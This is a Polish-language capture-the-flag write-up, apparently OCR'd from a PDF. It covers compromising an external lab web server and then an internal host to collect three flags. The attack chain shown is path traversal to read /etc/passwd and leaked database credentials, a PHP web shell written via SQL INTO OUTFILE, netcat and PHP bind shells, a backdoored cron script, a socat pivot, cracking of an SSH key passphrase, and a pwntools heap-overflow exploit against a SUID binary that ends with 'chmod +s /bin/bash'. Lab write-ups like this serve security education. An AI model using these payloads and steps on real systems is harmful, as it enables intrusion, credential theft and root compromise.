Maszyna zewnętrzna

Żeby sobie ułatwić pracę.

```
export IP='172.27.27.10'
```

Skan

```
nmap -sV -sC $IP
```

```
Nmap scan report for 172.27.27.10
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.51 ((Debian))
|_http-title: Best CVEs Database
|_http-server-header: Apache/2.4.51 (Debian)
3306/tcp open  mysql   MySQL 5.5.5-10.5.12-MariaDB-0+deb11u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.12-MariaDB-0+deb11u1
|   Thread ID: 528
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, IgnoreSpaceBeforeParenthesis, ODBCClient,
InteractiveClient, SupportsTransactions, IgnoreSigpipes, LongColumnFlag,
SupportsCompression, Speaks41ProtocolNew, Speaks41ProtocolOld,
ConnectWithDatabase, DontAllowDatabaseTableColumn, SupportsLoadDataLocal,
FoundRows, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: fWckomVHBRU3@&<>_DvI
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Oct 30 06:02:49 2021 -- 1 IP address (1 host up) scanned in
8.40 seconds
```

Usługi

Ze skanu wynika, że mamy dwie usługi, apache na porcie 80 i mysql na 3306. Webserver wystawia prostą stronę z opisem ciekawych podatności. Każda z podatności jest wyświetlana na podstawie żądania GET z parametrem `?cve=` gdzie przesyłana jest nazwa podatności, którą chcemy wyświetlić. Okazuje się, że aplikacja jest podatna na *pathtraversal*.

```
http://172.27.27.10/?
cve=../../../../../../../../../../../../../../../../../../../etc/passwd
```

Daje nam

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
manager:x:1000:1000:manager,,,:/home/manager:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
```

Flaga nr 1

Foothold

W pliku konfiguracyjnym znajudującym się w `/etc/apache2/sites-enabled/000-default.conf` można znaleźć informację, że katalog główny serwowanej przez apache strony znajduje się w folderze `/var/www/MyBestCVEs`. Sprawdźmy zatem pliki wyświetlanej strony.

```
http://172.27.27.10/?
cve=../../../../../../../../../../../../../../../../../../../var/www/MyBestCVEs/index.php
```

Strona wyświetla się nieprawidłowo gdyż plik zawiera znaczniki, które są interpretowane przez przeglądarkę, dlatego trzeba sprawdzić źródło strony. Znajdziemy tam pełny kod `index.php`

```
<?php
$db = require("database.php");
$db_cves = $db->query('select * from cves');
$cves = array();
while($db_cve = $db_cves->fetch_assoc())
{
    $cves[$db_cve['cve']] = $db_cve;
    echo "<a href=\"?cve={$db_cve['cve']}\">{$db_cve['cve']} ({$db_cve['name']})
</a> <br/> ";
}
?>
<hr>
<?php
if(!isset($_GET['cve']))
{
    echo 'Please select the best CVE!';
}
else
{
    $cve = $db->real_escape_string((string)$_GET['cve']);
    $db->query("update cves set counter=counter+1 where cve='{$cve}'");
    echo "<h1 style=\"color:red\">{$cves[$cve]['name']}</h1>";
    echo file_get_contents('./cves/'.$cve);
}
?>
```

Widać, że server php komunikuje się z bazą danych używając pliku database.php. Sprawdźmy co jest w środku.

```
http://172.27.27.10/?
cve=../../../../../../../../../../../../../../../../../../../var/www/MyBestCVEs/database.ph
p
```

Uzyskujemy

```
<?php

$server = '172.27.27.10';
$username = 'manager';
$password = 'fyicvesareuselesshere';
$database = 'cves';

return new mysqli($server,$username,$password,$database);
```

Mamy hasło do bazy danych. Zatem logujemy się przy użyciu `mysql`.

```
mysql -u manager -p -h $IP
```


Sprawdźmy czy możemy dodawać swoje pliki przez zapytania SQL.

```
SELECT "<?php echo system('id'); ?>" INTO OUTFILE "/var/www/MyBestCVEs/test";
```

Otrzymujemy odmowę dostępu. Najwyraźniej użytkownik nie ma prawa do zapisu. Po testowaniu różnych opcji okazuje się, że możemy pisać w folderze `/var/www/MyBestCVEs/cves`. Skoro możemy dodawać swoje pliki to możemy też uploadować plik `php` a potem wejść na naszą 'stronę' przez przeglądarkę. Dodajmy więc wykonanie komendy z parametru `?cmd=` żądania GET na serwerze.

```
SELECT "<?php echo system($_GET['cmd']); ?>" INTO OUTFILE
"/var/www/MyBestCVEs/cves/shell.php";
```

Potem wystarczy wykonać zapytanie z przeglądarki by wykonać komendę.




Skoro możemy wykonywać kod, to zestawmy shella. Okazuje się, że nie da się zestawić reverse shella, z jakiegoś powodu nie otrzymujemy żadnego żądania od ofiary. Spróbujmy bind shella. Najpierw uruchamiamy nasłuch na ofierze.

```
http://172.27.27.10/cves/shell.php?cmd=nc%20-nlvp%208888%20-e%20/bin/sh
```

A potem łączymy się `nc` do ofiary.

```
nc $IP 8888
```



Na koniec dla wygody.

```
/usr/bin/python3.9 -c 'import pty; pty.spawn("/bin/bash")'
```

Horizontal PE

Przejście po kilku znanych folderach zdradza położenie flagi. Niestety użytkownik www-data nie ma uprawnień do odczytu flagi z `/home/manager/flag1.txt`. Musimy zatem uzyskać uprawnienia użytkownika `manager`. Żeby szybko sprawdzić co może być przydatne przy PE przerzucamy na ofiarę skrypt `linpeas.sh`.

```
https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
```

Po stronie celu

```
nc -lp 1234 > linpeas.sh
```

Po stronie atakującego

```
nc -w 3 $IP 1234 < linpeas.sh
```

Interesujący wynik

```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1121 Oct 29 19:21 /etc/crontab

/etc/cron.d:
```

```
total 20
drwxr-xr-x  2 root root 4096 Oct 29 19:48 .
drwxr-xr-x 72 root root 4096 Oct 30 02:23 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rw-r--r--  1 root root  201 Jun  7 13:27 e2scrub_all
-rw-r--r--  1 root root  712 May 11  2020 php

/etc/cron.daily:
total 32
drwxr-xr-x  2 root root 4096 Oct 29 19:48 .
drwxr-xr-x 72 root root 4096 Oct 30 02:23 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x  1 root root 1478 Jun 10 10:53 apt-compat
-rwxr-xr-x  1 root root 1298 Jan 30  2021 dpkg
-rwxr-xr-x  1 root root  377 Feb 28  2021 logrotate
-rwxr-xr-x  1 root root 1123 Feb 19  2021 man-db

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Oct 29 19:48 .
drwxr-xr-x 72 root root 4096 Oct 30 02:23 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Oct 29 19:48 .
drwxr-xr-x 72 root root 4096 Oct 30 02:23 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Oct 29 19:48 .
drwxr-xr-x 72 root root 4096 Oct 30 02:23 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  813 Feb 19  2021 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * manager php /var/www/MyBestCVEs/stats.php > /home/manager/stats.txt
```

Ostatnia linia wskazuje na plik `/var/www/MyBestCVEs/stats.php` który uruchamiany jest co chwilę przez cron z uprawnieniami `manager`.

Zawartość pliku stats.php

```
<?php
$db = require('database.php');
$q = $db->query('select cve, counter from cves');
while($r = $q->fetch_assoc())
```

```
{
        echo $r['cve']."\t".$r['counter'].'<br>'.PHP_EOL;
}
$db->close();
```

Można go edytować z użytkownika `www-data`

```
ls -la
total 400
drwxr-xr-x 3 www-data www-data   4096 Oct 30 02:43 .
drwxr-xr-x 3 root     root       4096 Oct 29 19:48 ..
-rw-r--r-- 1 www-data www-data 313326 Oct 30 02:25 T2H_tlo_header.jpg
drwxr-xrwx 2 www-data www-data   4096 Oct 30 16:33 cves
-rw-r--r-- 1 www-data www-data    175 Oct 29 18:09 database.php
-rw-r--r-- 1 www-data www-data   2309 Oct 30 02:25 favico.png
-rw-r--r-- 1 www-data www-data   1200 Oct 30 02:43 index.php
-rw-r--r-- 1 www-data www-data  62664 Oct 30 02:25 printernightmare.jpg
-rw-r--r-- 1 www-data www-data    186 Oct 29 19:13 stats.php
```

Zanim edytujemy plik, zróbmy jego kopię. Dodajemy do pliku `stats.php` bind shella.

```
echo
'$s=socket_create(AF_INET,SOCK_STREAM,SOL_TCP);socket_bind($s,"0.0.0.0",5555);sock
et_listen($s,1);$cl=socket_accept($s);while(1){if(!socket_write($cl,"$
",2))exit;$in=socket_read($cl,100);$cmd=popen("$in","r");while(!feof($cmd))
{$m=fgetc($cmd);socket_write($cl,$m,strlen($m));}}' >> stats.php
```

Po chwili możemy się połączyć.

```
nc $IP 5555
$ id
uid=1000(manager) gid=1000(manager)
groups=1000(manager),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(
plugdev),109(netdev)
$ cd ~
$ cat flag1.txt
T2H{REDACTED}
```

Po zestawieniu połączenia, należy przywrócić oryginalny plik `stats.php`, gdyż cron co chwilę będzie próbował wystawić bind shella, co doprowadzi do zawieszenia maszyny.

Maszyna wewnętrzna

Rozpoznanie, tunel i skanowanie

Wynik komendy `ifconfig` zdradza drugi interfejs podpięty do sieci `10.13.37.0/24`. Na zewnętrznej maszynie nie mamy nmapa więc nie przeskanujemy łatwo całego zakresu i usług. Możemy napisać szybki skrypt, który wyśle ping na każdy adres z tej podsieci.

```
for ip in 10.13.37.{0..255}
do
        ping -c 3 ${ip}
done
```

Po kilku minutach skrypt kończy pracę i można sprawdzić, który host odpowiedział na ping sprawdzając czy mamy w tablicy arp MAC adres hosta przy danym adresie IP.

```
arp -a
```

Okazuje się, że jest jedna maszyna o adresie `10.13.37.69` (hihi). Teraz musimy się dowiedzieć jakie porty są otwarte. W tym celu można użyc `nc`.

```
nc -nvz 10.13.37.69 1-65000
```


```
manager@external:/var/www/MyBestCVEs/cves$ nc -nvz 10.13.37.69 1-65000
nc -nvz 10.13.37.69 1-65000
(UNKNOWN) [10.13.37.69] 122 (?) open
manager@external:/var/www/MyBestCVEs/cves$
```

Dowiadujemy się, że port 122 jest otwarty. Teraz możemy łatwo zestawić tunel.

```
socat TCP-LISTEN:2137,fork TCP:10.13.37.69:122 &
```

Teraz możemy bezpośrednio z naszej maszyny łączyć się z maszyną wewnątrzną poprzez adres maszyny zewnętrznej na port 2137 i możemy użyć nmapa 😄

```
sudo nmap -sV -sC -O -p 2137 $IP
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O -p 2137 $IP                                                                                1 ×
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-30 15:43 EDT
Nmap scan report for 172.27.27.10
Host is up (0.031s latency).

PORT     STATE SERVICE VERSION
2137/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 d9:35:66:c0:06:97:25:7c:ad:1c:c8:53:51:43:a6:e9 (RSA)
|   256 5f:7e:e1:85:12:8f:54:99:20:88:7d:0d:59:b8:a8:16 (ECDSA)
|_  256 e2:21:57:e8:ad:e9:04:2c:5b:d9:56:d6:54:1b:32:85 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.
6.32 (95%), Linux 5.0 - 5.3 (94%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
4%), Linux 5.4 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds
```

SSH, flaga 2

Przy próbie zalogowania się do SSH z parametrem zauważamy, że serwer akceptuje uwierzytelnienie kluczem publicznym.



```
manager@external:~/.ssh$ ssh -p 122 10.13.37.69
ssh -p 122 10.13.37.69
The authenticity of host '[10.13.37.69]:122 ([10.13.37.69]:122)' can't be established.
ECDSA key fingerprint is SHA256:GuTe+Odkmsnyyt/3+r4uVpImpP5khsZsaDEvSC/cb28.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '[10.13.37.69]:122' (ECDSA) to the list of known hosts.
Enter passphrase for key '/home/manager/.ssh/id_rsa': fyicvesareuselesshere

Enter passphrase for key '/home/manager/.ssh/id_rsa': fyicvesareuselesshere

Enter passphrase for key '/home/manager/.ssh/id_rsa':

manager@10.13.37.69's password:

Permission denied, please try again.
manager@10.13.37.69's password:

Permission denied, please try again.
manager@10.13.37.69's password:

manager@10.13.37.69: Permission denied (publickey,password).
manager@external:~/.ssh$
```

Można założyć, że użytkownik `manager` z zewnętrznej maszyny może się zalogować do wewnętrznej maszyny swoim kluczem. Wyciągamy zatem pliki `~/.ssh.id_rsa` i `~/.ssh.id_rsa.pub`. Dodajemy je do folderu `.ssh` na swojej maszynie i próbujemy się zalogować.

```
ssh -p 2137 manager@$IP
```


Otrzymujemy monit o podanie hasła do klucza, zatem klucz prywatny jest zaszyfrowany. Do wyciągnięcia hasha używamy `ssh2john.py`, a następnie `john` do złamania klucza. Należy użyć najnowszej wersji johna i ssh2john.py z githuba.

```
john hash -wordlist=/path/to/dictionary
```

Po przetestowaniu kilku niedużych słowników z hasłami z SecList otrzymujemy hasło `maximus`.

```
https://github.com/danielmiessler/SecLists
```

Po zalogowaniu mamy flagę 2.





root i flag 3

Wrzucamy `linpeas.sh` na wewnętrzną maszynę.

```
scp -P 2137 linpeas.sh manager@$IP:/home/manager/linpeas.sh
```

W wyniku interesujący jest plik wykonywalny `/usr/local/bin/heheap` z ustawionym SUID.





Po krótkiej analizie kodu z dekompilatora w Ghidrze dowiadujemy się, że program rezerwuje 513 bajtów na nazwę usera, hasło i jeden bajt (nazwijmy go magic byte), który należy zmienić z 0 na coś innego. Jeżeli go zmienimy, program podniesie uprawnienia do root i uruchomi powłokę. Żeby nadpisać ostatni bajt, należy utworzyć dwóch użykowników, usunąć pierwszego i utworzyć nowego z odpowiednio spreparowanym hasłem. Jest to możliwe dzięki temu, że funkcja register nie sprawdza długości inputu użytkownika, a malloc zarezerwuje pierwszą wolną przestrzeń na stercie na nowego użytkownika czyli tę zwolnioną po pierwszym użytkowniku.

Exploitacja

1. Rejestracja użytkownika user1:pass1
2. Rejestracja użytkownika user2:pass2
3. Usunięcie użytkownika user1
4. Rejestracja użytkownika evil:`<payload>`
5. Zalogowanie się do panelu administracyjnego użytkownikiem user2:pass2

Payload

Payload musi być umieszczony w haśle użytkownika evil. Username może być dowolny, bo hasło i tak zostanie wpisane z offsetem 256 znaków.

```
    username = malloc(513);
    printf("Enter username: ");
    __isoc99_scanf(&%s,username);
    printf("Password: ");
    __isoc99_scanf(&%s,(long)username + 256);//offset na hasło
    *(undefined *)((long)username + 512) = 0;//ostatni magic byte
```

Na stercie kolejne chunki danych są oddzielone od siebie metadanymi. Potem zaczynają się dane, u nas login, a 256 bajtów dalej hasło. 256 bajtów od początku hasła (512 od loginu) znajduje się nasz magic byte. Zatem payload ma postać:

```
eviluserpassoffset + /x00*offset1 + /x17/x02 + /x00*offset2 + user2 +
user2passoffset + pass2 + magicbyteoffset + magicbyte
```

Gdzie:

- eviluserpassoffset = 256 * cokolwiek - żeby wypełnić hasło usera evil
- user2passoffset = 256 - len(user2) = 251 - żeby wypełnić resztę loginu usera2
- magicbyteoffset = 256 - len(pass2) = 251 - żeby wypełnić resztę hasła usera2
- magickbyte - cokolwiek - żeby zdobyć flagę
- offset1 = 8 * /x00
- offset2 = 6 * /x00

`/x17/x02` to metadane (pozyskane z gdb i analizy dynamicznej) o następnym chunku.

Finalny payload

```
'A'*256 + /x00*8 + /x17/x02 + /x00*6 + user2 + /x00*251 + pass2 + /x00*251 + 'A'
```

Exploit

```
from pwn import *

pty = process.PTY

ssh_connection = ssh('manager', '172.27.27.10', password='maximus', port=2137)

p = ssh_connection.run('/usr/local/bin/heheap')

#p = process('./heheap', stdin=pty, stdout=pty) # do testów lokalnych
```

```
p.sendlineafter( "Your choice: ", '1')
p.sendlineafter("Enter username: ", 'user1')
p.sendlineafter('Password: ', b'pass1')

p.sendlineafter('Your choice:', '1')
p.sendlineafter('Enter username: ', 'user2')
p.sendlineafter('Password: ', b'pass2')

p.sendlineafter('Your choice: ', '3')
p.sendlineafter('Username: ', 'user1')
p.sendlineafter('Password: ', b'pass1')

payload = b'A'*256 + b'\x00'*8 + b'\x17\x02' + b'\x00'*6 + b'user2' + b'\x00'*251
+ b'pass2' + b'\x00'*251 + b'A'

p.sendlineafter('Your choice: ', '1')
p.sendlineafter('Enter username: ', 'user1')
p.sendlineafter('Password: ', payload)

p.sendlineafter('Your choice: ', '4')
p.sendlineafter('Username: ', 'user2')
p.sendlineafter('Password: ', b'pass2')
p.sendline('chmod +s /bin/bash')
```

Potem już tylko

```
manager@internal:~$
manager@internal:~$ bash -p
bash-5.1# id
uid=1000(manager) gid=1000(manager) euid=0(root) egid=0(root) groups=0(root),1000(manager)
bash-5.1# cat /root/flag3.txt
T2H[redacted]}
```